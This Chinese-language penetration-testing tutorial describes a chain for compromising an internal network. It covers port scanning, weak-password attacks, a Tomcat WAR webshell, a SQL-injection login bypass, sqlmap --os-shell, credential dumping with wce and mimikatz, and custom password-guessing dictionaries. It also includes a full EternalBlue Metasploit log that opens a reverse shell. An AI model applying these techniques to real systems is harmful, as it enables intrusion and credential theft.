【渗透技巧】内网渗透思路

作者：Bypass

原文链接：https://mp.weixin.qq.com/s?__biz=MzA3NzE2MjgwMg==&mid=2448903792&idx=1&sn=973719ccb5783f5af5e5f91117795f16&chksm=8b55de2dbc22573b31e99321b4cc09fe57258469c027186c2203ba675cac93b4c31703277dac&scene=21#wechat_redirect

---

0x01 前言

假如，有一个接入点，可以访问内网服务器网段，如何尽可能的发现服务器网段中可能面临的威胁、存在的安全弱点？

本文将通过一些实例，分享一些简单的内网渗透思路。

0x02 信息收集

首先，对服务器资产信息进行收集，了解哪些ip是存活的，存活的ip开放了哪些端口，以及端口所对应的服务。

推荐工具：F-NAScan

github地址：https://github.com/ywolf/F-NAScan

网络资产信息快速收集，结果生成html页面方面进行查看，并且对服务作了统计，方便针对服务类型进行检测，如下图：

Service	Count
web	93
rsync	1
vnc	7
rdp	107
ftp	13
mongodb	2
ldap	2
redis	2
telnet	1
mssql	39
Elasticsearch	2
ssh	40
dns	2
mysql	13
oracle	30
PostgreSql	1
memcached	5
smb	88
NetBIOS	61

至此，对整个服务器网段的端口业务情况有了一定的了解，进一步去挖掘安全弱点。

0x02 弱口令检测

在这些服务器开放的端口服务中，主要服务由为系统服务、数据库服务、web服务。对常见的端口服务进行弱口令检测是非常有必要的。


主要使用工具：iscan

这款工具主要是由自己用python编写的，基于端口的弱口令检测工具，可以检测常见端口的弱口令。目前支持以下服务：

系统弱口令： FTP、SSH、TELNET、SMB

数据库弱口令：MSSQL、MYSQL、POSTGRE、MONGODB

中间件弱口令： TOMCAT、WEBLOGIC、PHPMYADMIN



通过前面F-NAScan的探测结果，对服务器网段的服务有一个基本的统计，可以根据统计结果进行弱口令扫描。

常见系统服务弱口令：

1、IPC$、SSH、Telnet等弱口令，基本上等于拿到了系统权限了

2、MSSQL数据库SA弱口令可直接调用存储过程执行系统命令

3、mysql数据库root弱口令，可尝试udf直接提权，mysql5.1以上版本关键的第一步是否能创建plugin目录，默认一般是不存在的。

基本套路：弱口令--提权--读取缓存密码


常见Web常见应用端口服务：

1、WebLogic 默认端口：7001 弱口令，console后台部署webshell Java反序列化

2、Tomcat 默认端口：8080 弱口令，manager后台部署war包上传

3、jboss 默认端口：8080 弱口令，未授权访问，java反序列化

以某系统开放的Tomcat服务为例，其IP地址为192.1.33.133:8080。通过iscan的弱口令检测，发现Tomcat存在弱口令，直接使用弱口令可以成功登录Tomcat控制台，如图所示。





（2）直接上传war包，获取webshell

（3）查看当前权限，权限为administrator，无需进一步提权

（4）上传wce密码获取工具，在webshell中直接执行wce.exe -w顺利获取管理员密码

（5）登录服务器及域服务器





0x03 Web应用渗透

通过服务器资产探测，可收集服务器开放web端口，内网系统中，大部分web系统访问的界面都是登录界面，需要用户名密码进行认证。以某内网系统为例，进行实际渗透测试。


（1）在登录界面，用户名处输入加一个单引号 admin',尝试登录，应用程序报错

（2）构造万能密码admin' or '1'='1尝试登录，成功登录后台


PS:登录处SQL注入，用户角色为sa，也可直接用sqlmap --os-shell获取权限。

（3）首先大致浏览了下后台功能，为了得到权限，我们可以通过常规的手段，后台的上传，命令执行，文件包含等手段，最简单有效直接的就是文件上传。在后台中发现上传点，尝试上传正常图片，进行抓包。

（4）通过抓包修改文件后缀，成功上传aspx木马，刷新页面获取图片链接




（5）访问aspx木马地址，查看当前权限，需进一步提权




（6）上传exp到可读可写目录，尝试执行

（7）新建管理员账号，登录服务器，上传mimikatz（wce有遇到蓝屏和重启的情况，慎用），读取系统缓存密码。



（8）使用administrator账号密码成功登录域服务器



0x04 系统漏洞检测


进入内网，一般通过弱口令和web就可以搞定部分服务器，如果不行的话，可以试试系统漏洞，内网补丁很少的情况下可以试试远程溢出（慎用，可能导致系统蓝屏宕机）。

主要使用的工具：Nessus+Metasploit

通过Nessus扫描内网系统漏洞，使用Metasploit进行远程溢出，以服务器IP：192.168.204.148的Nessus扫描结果为例：

Sev	Name	Family	Count
CRITICAL	MS09-050: Microsoft Windows SMB2 _Smb2ValidatePr...	Windows	1
CRITICAL	MS17-010: Security Update for Microsoft Windows SM...	Windows	1
CRITICAL	Unsupported Windows OS	Windows	1
HIGH	MS12-020: Vulnerabilities in Remote Desktop Could All...	Windows	1
MEDIUM	SSL Certificate Cannot Be Trusted	General	2
MEDIUM	Microsoft Windows Remote Desktop Protocol Server ...	Windows	1

MS09_050漏洞利用:



MS17_010 漏洞利用:

```
msf exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.204.129:4444
[*] 192.168.204.148:445 - Connecting to target for exploitation.
[+] 192.168.204.148:445 - Connection established for exploitation.
[+] 192.168.204.148:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.204.148:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.204.148:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.204.148:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.204.148:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 192.168.204.148:445 - 0x00000030  6b 20 31                                         k 1
[+] 192.168.204.148:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.204.148:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.204.148:445 - Sending all but last fragment of exploit packet
[*] 192.168.204.148:445 - Starting non-paged pool grooming
[+] 192.168.204.148:445 - Sending SMBv2 buffers
[+] 192.168.204.148:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.204.148:445 - Sending final SMBv2 buffers.
[*] 192.168.204.148:445 - Sending last fragment of exploit packet!
[*] 192.168.204.148:445 - Receiving response from exploit packet
[+] 192.168.204.148:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.204.148:445 - Sending egg to corrupted connection.
[*] 192.168.204.148:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (192.168.204.129:4444 -> 192.168.204.148:49319) at 2018-07-02 22:11:52 -0400
[+] 192.168.204.148:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.204.148:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.204.148:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Windows\system32>whoami
whoami
nt authority\system
```


0x05 定制化弱口令扫描

通过前面的几个步骤，控制了大部分服务器，包括域控，但同网段或多网段的服务器不一定都在域控之内。

如果可以获取到每一台服务器的administrator账号密码，不是更有快感！！


同网段服务器，管理员为了方便，大部分服务器采用同一个密码，或密码存在一定的规律，根据以往的经验来看，遇到的几种的密码规律如下：

1、如密码为：QAZ@200821，对应的服务器ip为10.1.1.21，看到ip末尾和密码末尾一致，可以构造一个后缀对应IP尾数的密码字典；

2、如密码为：QAZ%0909,可以看到后面4位刚好是一个日期，可以构造一个0101-1231的日期字典组合字典；

3、如密码为：QAZ@xxweb，对应的服务器主机名为xxweb，可以探测所有主机名来拼接前缀字符，形成一个字典。

可进行大胆猜测，定制弱口令字典，进行二次扫描，往往能有意外收获，屡试不爽，如图所示，基本上可以控制整个网段90%的服务器。



本文由Bypass原创发布，转载请保留出处。欢迎关注我的个人微信公众号：Bypass--，浏览更多精彩文章。